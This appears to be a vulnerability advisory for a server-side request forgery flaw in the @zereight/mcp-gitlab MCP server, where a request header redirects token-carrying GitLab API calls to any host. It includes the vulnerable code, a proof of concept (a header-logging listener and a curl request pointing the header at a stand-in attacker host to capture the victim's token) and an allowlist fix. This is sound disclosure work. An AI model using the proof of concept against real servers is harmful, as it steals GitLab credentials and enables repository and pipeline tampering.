 PGV-2668367 - @zereight/mcp-gitlab Vulnerable to Server-Side Request Forgery
Disclosed on September 15, 2026 (updated September 16, 2026)

PGV-2668367 is a category 4 vulnerabilty that affects @zereight/mcp-gitlab, versions ≥ 0.0.1 & < 2.1.27
The risk assessment shows that this vulnerability is exlpoited by a rogue user. A legitimate user who abuses authorized access to exploit this vulnerability.
The impact is an environmental compromise. Exploitation can escape the application boundary and impact the host environment, infrastructure, or other services.
The threat damage is caused by a data breach. Exploitation can result in full access to data within the system.is caused by data tampering. Exploitation can result in modification of any data (authorized or not) within the system.
zereight/gitlab-mcp74a8c83High. CVSS v3.1 8.5 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N)
When the environment variable ENABLE_DYNAMIC_API_URL=true is set, the server
reads the X-GitLab-API-URL HTTP request header and uses it as the base URL for
all outbound GitLab API calls made within that request. The server validates that
the value is a well-formed URL (new URL(dynamicApiUrl)) but applies no
allowlist or hostname restriction. The server then attaches the victim's
Private-Token to every outbound fetch that uses the redirected URL.
Any caller who can reach the HTTP transport can set X-GitLab-API-URL to an
attacker-controlled host. The next GitLab API call the server makes delivers the
victim's token to that host.
The vulnerable code appears at two locations.
SSE handler (index.ts:11541):
const dynamicApiUrl = req.headers["x-gitlab-api-url"]?.trim();
if (ENABLE_DYNAMIC_API_URL && dynamicApiUrl) {
  apiUrl = normalizeGitLabApiUrl(dynamicApiUrl);   // no allowlist check
}
Streamable HTTP handler (index.ts:11787), inside parseAuthHeaders:
const dynamicApiUrl = req.headers["x-gitlab-api-url"]?.trim();
if (ENABLE_DYNAMIC_API_URL && dynamicApiUrl) {
  new URL(dynamicApiUrl);                          // syntax-only check
  apiUrl = normalizeGitLabApiUrl(dynamicApiUrl);   // any reachable host accepted
}
In both cases, apiUrl propagates through getEffectiveApiUrl() and into
getFetchConfig(), which attaches Private-Token: <victim_token> to every
outbound fetch. The token reaches the attacker's host, not GitLab.
Run upstream zereight/gitlab-mcp at commit 74a8c83 with
ENABLE_DYNAMIC_API_URL=true and REMOTE_AUTHORIZATION=true.
# 1. Start a listener on the attacker host (port 9099)
#    Any HTTP server that logs incoming headers will work.
python3 -c "
import http.server, sys
class H(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        print('HEADERS:', dict(self.headers))
        self.send_response(200); self.end_headers()
http.server.HTTPServer(('0.0.0.0', 9099), H).serve_forever()
"

# 2. Send any MCP tool call with the malicious header
curl -X POST http://TARGET:3002/mcp \
  -H "X-GitLab-API-URL: http://ATTACKER:9099/api/v4" \
  -H "Authorization: Bearer ANY_VALID_TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"jsonrpc":"2.0","method":"tools/call","params":{"name":"list_issues","arguments":{"project_id":"1"}},"id":1}'
The listener receives:
GET /api/v4/projects/1/issues HTTP/1.1
private-token: <VICTIM_GITLAB_TOKEN>
Host: ATTACKER:9099
The victim's token arrives at the attacker host. The attacker never needed it
in advance. The MCP server delivered it.
The attacker obtains the victim's GitLab Personal Access Token or CI/CD job
token in a single request. With the stolen token they gain full GitLab API
access at the victim's permission level: read of all repositories, issues,
merge requests, CI/CD pipeline definitions and variables/secrets; write to push
code, modify pipelines, create or delete resources, and rotate CI/CD variables.
CVSS factors:
PR:L: reaching the HTTP transport requires presenting some auth tokenS:C: the attack crosses the boundary into GitLab (a separate security domain)C:H: victim's GitLab token stolen in one request; full read of all scoped dataI:H: attacker can push code and modify pipelines with the stolen tokenA:N: the MCP server continues operating normallyENABLE_DYNAMIC_API_URL is documented for supporting self-hosted GitLab
instances at a non-default base URL. The intended caller behavior is to supply
the URL of their own GitLab instance. The feature has no mechanism to distinguish
a legitimate self-hosted GitLab URL from an attacker-controlled host. Once
enabled, every request that includes X-GitLab-API-URL can redirect the server's
credential-carrying outbound calls to any reachable host with no restriction.
PR #453 (merged) added a startup guard that blocks the Streamable HTTP transport
from running with static tokens unless REMOTE_AUTHORIZATION=true or OAuth is
configured. That guard runs once at server startup and checks transport
configuration. It does not modify parseAuthHeaders, does not validate
X-GitLab-API-URL, and does not restrict the token-forwarding path at runtime.
The SSRF sink at index.ts:11787 is unchanged in the current code and fully
reachable in the documented multi-user deployment mode (REMOTE_AUTHORIZATION=true).
Validate X-GitLab-API-URL against a configurable allowlist of trusted GitLab
hostnames before assigning the value to apiUrl. Reject any request whose
X-GitLab-API-URL hostname is not in the allowlist. Apply this check at both
index.ts:11541 and index.ts:11787.
Example fix for the Streamable HTTP handler:
const ALLOWED_HOSTS = (process.env.GITLAB_ALLOWED_HOSTS ?? "")
  .split(",").map(h => h.trim()).filter(Boolean);

const dynamicApiUrl = req.headers["x-gitlab-api-url"]?.trim();
if (ENABLE_DYNAMIC_API_URL && dynamicApiUrl) {
  const parsed = new URL(dynamicApiUrl);
  if (!ALLOWED_HOSTS.includes(parsed.hostname)) {
    throw new Error(`X-GitLab-API-URL hostname not in allowlist: ${parsed.hostname}`);
  }
  apiUrl = normalizeGitLabApiUrl(dynamicApiUrl);
}
Document GITLAB_ALLOWED_HOSTS in the README alongside ENABLE_DYNAMIC_API_URL.
If maintaining an allowlist is not feasible, disable ENABLE_DYNAMIC_API_URL by
default and document the token-forwarding risk prominently.
Reported via GitHub Security Advisory on 2026-06-07.
| Network Exposure | External Accessable from the public internet |
| Access Interface | WebBrowser Primarily web-based applications |
| Service Outage | Disruptive Operations would be impacted |
| Data Breach | Disruptive Operations would be impacted |
| Data Tampering | Disruptive Operations would be impacted |
| Customize | |
v2.0.9 © 2026 Inedo, LLC


